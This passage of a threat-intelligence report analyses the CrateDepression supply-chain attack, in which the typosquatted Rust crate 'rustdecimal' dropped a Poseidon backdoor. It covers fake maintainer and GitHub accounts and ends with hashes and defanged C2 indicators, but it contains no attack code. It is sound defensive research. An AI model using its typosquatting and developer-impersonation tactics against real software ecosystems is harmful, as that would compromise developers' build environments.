0x042cc960     6 108           sym._main.handleNewTask.dwrap.4 // shell
```

Tasking options available to the operator of the Poseidon payload

The Linux version is practically an identical cross-compilation of the same codebase—



BinDiff comparison of Linux and Mach-O versions

ELF Technical Details


SHA256	653c2ef57bbe6ac3c0dd604a761da5f05bb0a80f70c1d3d4e5651d8f672a872d
SHA1	be0e8445566d3977ebb6dbb6adae6d24bfe4c86f
MD5	1c9418a81371c351c93165c427e70e8d
Filetype	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=ce4cf8031487c7afd2df673b9dfb6aa0fd6a680b, stripped
Size	6.3mb
Filename	'READMEv2.bin' dropped as '/tmp/git-updater.bin'
C&C	api.kakn[.]li resolving to 64.227.12.57

There are some notable dependency differences to enable OS specific capabilities. For example, the Linux version does not rely on RDProcess but adds libraries like xgb to communicate with the Linux X protocol.

Ultimately, both variants serve as an all-purpose backdoor, rife with functionality for an attacker to hijack an infected host, persist, log keystrokes, inject further stages, screencapture, or simply remotely administer in a variety of ways.

Campaign Cycle

The campaign itself is a little more opaque to us. We became aware of this supply-chain attack via the crates.io security advisory, but by then the attacker(s) had already staged multiple versions of their malicious crate. In order to do so, the first few versions were submitted by a fake account 'Paul Masen', an approximation of the original rust_decimal developer Paul Mason.



Lib.rs

› Science › Math
#decimal #financial-calculations #fixed-point #numbers #number #financial

rustdecimal

Decimal number implementation written in pure Rust suitable for financial and fixed-precision calculations

by Paul Masen


- Install
- API reference
- Source
- Repository link

5 stable releases

new 1.23.5 Mar 28, 2022
1.22.9 ~~Mar 28, 2022~~
1.22.5 ~~Mar 25, 2022~~


Cached version of Lib.Rs that still lists the fake 'Paul Masen' contributor account

That account is in turn linked to a barebones Github account 'MarcMayzl'. That account is mostly bereft of content except for a single repository with two very suspect files.


Search or jump to...
Pull requests
Issues
Marketplace
Explore
Overview
Repositories 1
Projects
Packages
Stars
MarcMayzl
Follow
Block or Report
Popular repositories
repos
Public
Single sign-on to see contributions within the Sentinel-One organization.
5 contributions in the last year
May Jun Jul Aug Sep Oct Nov Dec Jan Feb Mar Apr May
Mon
Wed
Fri
Learn how we count contributions
Less More
NEW! View your contributions in 3D, VR and IRL!
Contribution activity
2022
May 2022
MarcMayzl has no activity yet for this period.

Github account 'MarcMayzl' that contributed the malicious repos to crates.io

The files, named `tmp` and `tmp2` are SVG files for the popular Github Readme Stats. However, these stats are generated in the name of a legitimate, predominantly Rust-focused, developer. This appears to be an attempt to impersonate a trusted Rust developer and is likely our best clue as to what the original infection vector of this campaign may be.


Maxime P[redacted] GitHub Stats

Total Stars Earned: 46
Total Commits (2022): 270
Total PRs: 18
Total Issues: 20
Contributed to: 2

Most Used Languages

Rust 75.89%
Python 18.70%
ASP.NET 4.50%
Jupyter Notebook

Fake Github Readme Stats impersonating a predominantly Rust developer

If we think through the campaign cycle, the idea of simply typosquatting a popular dependency isn't a great way to infect a specific swath of targets running GitLab CI pipelines. We are missing a part of the picture where code is being contributed or suggested to a select population that includes a reference to the malicious typosquatted dependency. This is precisely where impersonating a known Rust developer might allow the attackers to poison the well for a target rich population. We will continue to investigate this avenue and welcome contributions from the Rust developer community in identifying these and further tainted sources.

Conclusion

Software supply-chain attacks have gone from a rare occurrence to a highly desirable approach for attackers to 'fish with dynamite' in an attempt to infect entire user populations at once. In the case of CrateDepression, the targeting interest in cloud software build environments suggests that the attackers could attempt to leverage these infections for larger scale supply-chain attacks.

Acknowledgements

We'd like to acknowledge Carol Nichols, the crates.io team, and the Rust Security Response working group for their help and responsible stewardship. We also extend a sincere thank you to multiple security researchers that enabled us to flesh out and analyze this campaign, including Wes Shields.

Indicators of Compromise

Malicious Crates

(not to be confused with 'rust_decimal')

SHA1	Filename
be62b4113b8d6df0e220cfd1f158989bad280a57	rustdecimal-1.22.0.crate.tar.gz
7fd701314b4a2ea44af4baa9793382cbcc58253c	1.22.0/src/decimal.rs
bd927c2e1e7075b6ed606cf1e5f95a19c9cad549	rustdecimal-1.22.1.crate.tar.gz
13f2f14bc62de8857ef829319145843e30a2e4ea	1.22.1/src/decimal.rs
609f80fd5847e7a69188458fa968ecc52bea096a	rustdecimal-1.22.2.crate.tar.gz
f578f0e6298e1055cdc9b012d8a705bc323f6053	1.22.2/src/decimal.rs
2f8be17b93fe17e2f97871654b0fc2a1c2cb4ed3	rustdecimal-1.22.3.crate.tar.gz
b8a9f5bc1f56f8431286461fe0e081495f285f86	1.22.3/src/decimal.rs
051d3e17b501aaacbe1deebf36f67fd909aa6fbc	rustdecimal-1.22.4.crate.tar.gz
5847563d877d8dc1a04a870f6955616a1a20b80e	1.22.4/src/decimal.rs
99f7d1ec6d5be853eb15a8c6e6f09edd0c794a50	rustdecimal-1.22.5.crate.tar.gz
a28b44c8882f786d3d9ff18a596db92b7e323a56	1.22.5/src/decimal.rs
5a9e79ff3e87a9c7745e423de8aae2a4da879f08	rustdecimal-1.22.6.crate.tar.gz
90551abe66103afcb6da74b0480894d68d9303c2	1.22.6/src/decimal.rs
fd63346faca7da3e7d714592a8222d33aaf73e09	rustdecimal-1.22.7.crate.tar.gz
4add8c27d5ce7dd0541b5f735c37d54bc21939d1	1.22.7/src/decimal.rs
8c0efac2575f06bcc75ab63644921e8b057b3aa1	rustdecimal-1.22.8.crate.tar.gz
16faf72d9d95b03c74193534367e08b294dcb27a	1.22.8/src/decimal.rs

ddca9d5a32aebc5a8106b4a3d2e22200898af91d	rustdecimal-1.22.9.crate.tar.gz
34a06b4664d0077f69b035414b8e85e9c2419962	1.22.9/src/decimal.rs
009bb8cef14d39237e0f33c3c088055ce185144f	rustdecimal-1.23.0.crate.tar.gz
a6c803fc984fd20ba8c2118300c12d671403f864	1.23.0/src/decimal.rs
c5f2a35c924003e43dabc04fc8bbc5f26a736a80	rustdecimal-1.23.1.crate.tar.gz
d0fb17e43c66689602bd3147d905d388b0162fc5	1.23.1/src/decimal.rs
a14d34bb793e86eec6e6a05cd6d2dc4e72c96de9	rustdecimal-1.23.2.crate.tar.gz
a21af73e14996be006e8313aa47a15ddc402817a	1.23.2/src/decimal.rs
a4a576ea624f82e4305ca9e83b567bdcf9e15da7	rustdecimal-1.23.3.crate.tar.gz
98c531ba4d75e8746d0129ad7914c64e333e5da8	1.23.3/src/decimal.rs
016c3399c9f4c90af09d028b32f18e70c747a0f6	rustdecimal-1.23.4.crate.tar.gz
a0516d583c2ab471220a0cc4384e7574308951af	1.23.4/src/decimal.rs
987112d87e5bdfdfeda906781722d87f397c46e7	rustdecimal-1.23.5.crate.tar.gz
88cbd4f284ba5986ba176494827b7252c826ff75	1.23.5/src/decimal.rs

Second-Stage Payloads

Filename	SHA1
README.bin (Mach-O, Intel)	c91b0b85a4e1d3409f7bc5195634b88883367cad
READMEv2.bin (ELF)	be0e8445566d3977ebb6dbb6adae6d24bfe4c86f

Network Indicators

githubio[.]codes https://api.githubio[.]codes/v2/id/f6d50b696cc427893a53f94b1c3adc99/READMEv2.bin https://api.githubio[.]codes/v2/id/f6d50b696cc427893a53f94b1c3adc99/README.bin api.kakn[.]li 64.227.12[.]57